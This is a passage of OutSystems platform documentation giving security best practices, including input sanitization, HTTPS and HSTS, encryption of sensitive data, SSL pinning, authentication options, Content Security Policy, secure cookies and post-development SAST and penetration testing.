The figure belows illustrates how exceptions in Outsystems apps follow a hierarchy that determines how they are handled:




See [Handle Exceptions](#) for further details.

## Secure your advanced code customizations

When using OutSystems building blocks to design your application screens and logic, such as Aggregates or UI widgets, your application translates them, by default, into secure code patterns against the most common vulnerabilities.

However, when developers need to override the default secure code patterns for advanced customization scenarios, they receive design-time warnings for potential injection flaw patterns, along with guidelines to fix them. This ensures that developers are aware of these patterns before deploying the application.

Inject flaw patterns




The **Sanitization API** provides a set of actions that developers can use in advanced scenarios to avoid code injection in HTML, JavaScript, and SQL snippets.

## Increase the security level of specific HTTP requests

When SSL is enabled for the environment, you can **enforce HTTPS security** for specific applications or for the whole environment.

However, for scenarios where part of your application does not require SSL, OutSystems allows you to **increase the security level of HTTP requests** during the design phase for individual screens, UI flows, or integration endpoints. Do keep in mind that disabling SSL goes against many compliance and security standards in the industry.

The figure below shows how selective security can be set in LifeTime.



See Enforce HTTPS Security and [Secure HTTP Requests](#) for further details.

## Encrypt the application sensitive data

You should ensure that the sensitive data of your application, such as usernames, passwords, tokens, or certificates, is protected.

As an example, see how the [CryptoAPI](#) component encrypts sensitive database fields using an envelope encryption technique.

For mobile applications, you can use components like the [Key Store Plugin](#) or the [Ciphered Local Storage Plugin](#) to handle the storage of sensitive data in the device.



See [Securing application data](#) and [How to fully encrypt your sensitive data](#) for further details.

## Validate the communication between server and mobile device

The SSL pinning technique validates the origin of the information your application receives by checking if the certificate used to encrypt the information in the communication channel matches the one you expect.

You can use the [SSL Pinning Plugin](#) to add this extra layer of security on top of HTTPS communications, preventing man-in-the-middle attacks.

## Harden the protection of mobile apps with AppShield

OutSystems [AppShield](#) is a subscription add-on that automatically adds an extra layer of security to your native Android and iOS apps. Fully integrated with [Mobile Apps Build Service](#) (MABS), OutSystems AppShield builds and adds protection at runtime and at rest.

Features like root and jailbreak detection, code injection protection, screenshot protection, repackaging detection, and many others, are included. See the [AppShield documentation](#) for the full list of features and how to protect your mobile app against attempts of modification and misuse.


## Follow development best practices

[AI Mentor Studio](#) is an OutSystems tool that enables IT leaders to visualize complex cross-portfolio architectures and identify problems while also helping developers follow best practices and avoid common pitfalls. Based on automatic

code and runtime performance analysis, it recommends solutions that help you to improve the performance, security, architecture, and user experience of applications. See [this video](#) for an overview of the AI Mentor Studio.

Use the AI Mentor Studio to validate and fix the security patterns identified in your applications.

## AI Mentor Studio



Also, make sure you follow other available development best practices to protect the applications from security vulnerabilities. Some examples:

- [Protecting OutSystems apps from code injection/Cross Site Scripting attacks](#)
- [Protecting OutSystems apps from authentication vulnerabilities](#)
- [Protecting OutSystems apps from access control/permissions vulnerabilities](#)
- [Protecting OutSystems apps using encryption and SSL/TLS](#)
- [Protecting OutSystems apps from Cross Site Request Forgery attacks](#)

# Ensure a secure runtime environment

With your applications developed according to the security standards and best practices, there are still additional security configurations at the environment level that you should perform to guarantee the highest level of security of your applications.

## Consider setting a password rotation policy for administrator users

During the OutSystems setup process, you are required to set the password for the platform administrator users.

In case you need to comply with your company policies by setting a password expiration process, OutSystems allows you to change these administration passwords.

In OutSystems, you have two administrator accounts:

- The **Platform Server administrator account** to access OutSystems management consoles (LifeTime and Service Center). You can change the password for the Platform Server administrator account in the Configuration Tool.
- The **Users application administrator account**, where you manage the applications' end users for each environment when using the default authentication method. [See here](#) how to change the password for the Users administrator account. Make sure you change the administrator account of the Users application in each environment.

# Choose the right authentication method for your end users

Choose the end-user authentication method that best fits your applications.

You can opt to authenticate your end users using the identity provider of your choice, which enables you to have a strong centralized authentication method across your ecosystem (OutSystems and non-OutSystems). OutSystems supports the following external methods for end-user authentication:

- Active Directory
- LDAP (Lightweight Directory Access Protocol)
- SAML 2.0 (Security Assertion Markup Language)
- Azure AD (Azure Active Directory)
- Okta

See [End Users Authentication](#) for further details.

Alternatively, you can stay with the default authentication method, Internal authentication, where the end user information is stored in the OutSystems database. If you want to implement strong authentication on top of the default internal authentication method, see the [Touch ID Plugin](#), available in OutSystems Forge, which allows in-app user authentication using fingerprint or face id sensors for your mobile apps. For web applications, you can find some sample components in OutSystems Forge as a basis for your implementation, such as [Google reCAPTCHA Web](#) or [Google Authenticator](#).

# Choose the right authentication method for your IT users

In OutSystems, you manage your IT users (developers, testers, operators) using the LifeTime console. By default, when these users access OutSystems, they're authenticated using the built-in authentication mechanism.

However, if you already have your own authentication systems and you want your IT users to only have one account to authenticate in all of them, you can configure IT users to **authenticate using an external authentication provider**. OutSystems supports the following external methods for IT user authentication:

- Active Directory
- LDAP (Lightweight Directory Access Protocol)

OutSystems also gives you the capability to implement your own authentication plugin.

As an additional note, see the [SAML Platform Authentication](#) component, available in OutSystems Forge, as a sample implementation that allows your OutSystems tools, such as Service Studio, Integration Studio, Service Center, and Lifetime, to integrate with most common identity providers that support SAML 2.0 protocol for authentication purposes.

## Secure data in transit

Make sure that data in transit is encrypted using secure communication channels. An SSL certificate binds a cryptographic key to an organization's details. When such a certificate is installed in an application server, the HTTPS protocol is activated. This creates an encrypted channel between your web

server and your visitor's web browser, allowing private information to be transmitted without eavesdropping or tampering.

By enabling SSL in your infrastructure, you can use HTTPS to ensure that any content loads over a secure connection.

Having SSL enabled, you can:

- Enforce the HTTPS security for specific applications or for all applications running in an environment.
- Enable HTTP Strict Transport Security (HSTS) for the whole environment.

Your OutSystems Cloud environments are automatically deployed with default valid SSL certificates with the **outsystemsenterprise.com** domain. It's possible, and highly advisable, that you customize your environment hostname and SSL certificate. Make sure you change your domain prior to deploying any apps to production. For specific cases where the implementation depends on the certificates, such as SSL pinning, you must perform this change even before developing the application.

Additionally, as TLS protocol versions are constantly changing and evolving, you should restrict the usage to the most recent release. To do so, contact OutSystems Support and request the deactivation of unnecessary and old versions. Please note that you are only allowed to customize the versions that are used, but not the cipher suites used in them.

## Secure data at rest

Besides encrypting the application sensitive data, you must also secure your infrastructure-level data at rest. In OutSystems Cloud environments, you can activate the **database encryption service**, which includes the underlying storage for database server instances, its automated backups, and snapshots.

See [Securing data at rest on cloud database servers](#) for further details.

## Apply Content Security Policy

CSP provides you a standard way of declaring approved origins of content so browsers will allow loading. Apply Content Security Policy (CSP) to your environments to protect your applications from code injection attacks.

See [Apply Content Security Policy](#) for further details.

## Enable secure session cookies

Cookies may contain sensitive information that shouldn't be accessible to an attacker eavesdropping on a channel.

To prevent browsers from sending cookies over an unencrypted channel, enable the **secure flag** in cookies. This option adds the Secure attribute to all cookies generated by the platform. Web browsers supporting the "secure" flag only send cookies having this flag when the request uses HTTPS.

See [how to enable the secure flag in cookies](#).

## Encrypt web apps view state

The view state is used by the OutSystems underlying technology (ASP.NET). This mechanism is used to preserve the client-side state of a web page when a postback occurs. The view state stores the values and controls of the page between requests.

As the page's view state can contain sensitive information, such as the inputs a user added on a form, it's a good practice to encrypt the view state of web apps.

See [Encrypt web apps view state](#) for further details.

## Restrict access to management consoles

You can restrict access by IP address to the OutSystems management consoles and connections from the development tools by **configuring an internal network**. Cloud customers must submit a request to OutSystems Support to set this configuration, indicating the internal range of IP addresses allowed to have that access.

See [Configure an Internal Network](#) for further details.



# Perform post-development security checks

Performing security checks after the development phase is a way to catch vulnerabilities that were not detected during the development phase.

## Run static application security testing

OutSystems generates standard code from the visual application models, enabling you to run static application security testing (SAST) on the generated code.

When reviewing static code analysis results, keep in mind that each analysis tool reports on findings without a proper context. To understand those findings in their proper context or detect false positives, you can contact OutSystems Support.

See [Static application security](#) to learn how to perform these tests to your OutSystems application, from exporting the source code to analyzing the results.

## Perform penetration testing on your applications

By performing penetration testing, you get a thorough understanding of the business risks posed by your applications.

You can perform **penetration tests** or **vulnerability scans** as long as they're limited to your own OutSystems Cloud or self-managed infrastructure.

When reviewing penetration test results, keep in mind that each framework reports on findings without a proper context. To understand those findings in their proper context or detect false positives, you can contact OutSystems Support.

# Conclusion

There is a reason why OWASP regularly updates its top 10 critical security concerns: bad actors continuously seek out vulnerabilities. So, when designing a strategy to assure the security of your applications, it is crucial to account for how security capabilities depend on the type, context, and user experience of your applications. Implementation of security controls depends on the semantics of your application—and the best system is always a trade-off between security and usability.

OutSystems provides, by default, a firm foundation for secure application development and a strong framework to ensure a secure runtime environment. This article has outlined some development best practices to reinforce the foundation, a series of security policies that can strengthen the runtime environment, and recommendations for post-development testing to protect the structure of the applications that you and your customers rely on.

